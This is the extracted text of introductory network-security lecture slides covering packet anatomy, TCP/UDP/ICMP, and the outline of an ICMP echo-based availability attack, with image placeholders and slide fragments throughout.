
Issues with

Privacy of Information


Authentication of parties

Availability of services


Anatomy of a packet




Ethernet Packet



IP Packet



TCP Packet




<http://internetsequoia.blogspot.com/>



<http://learn-networking.com/tcp-ip/how-the-internet-layer-works>


UDP

msg delivery guarantee: best effort



TCP


msg delivery guarantee: data arrives in order, receipt acknowledged



ICMP

IP packet out-of-band messaging

ICMP Header



Destination unreachable

- Time exceeded
- Parameter problem
- Redirect to better gateway
- Reachability test (echo / echo reply)
- Message transit delay (timestamp request / reply)

Availability attacks

ICMP

ECHO request

“Ping”

IP HDR
8
0

ECHO request

Code 0

Attacker

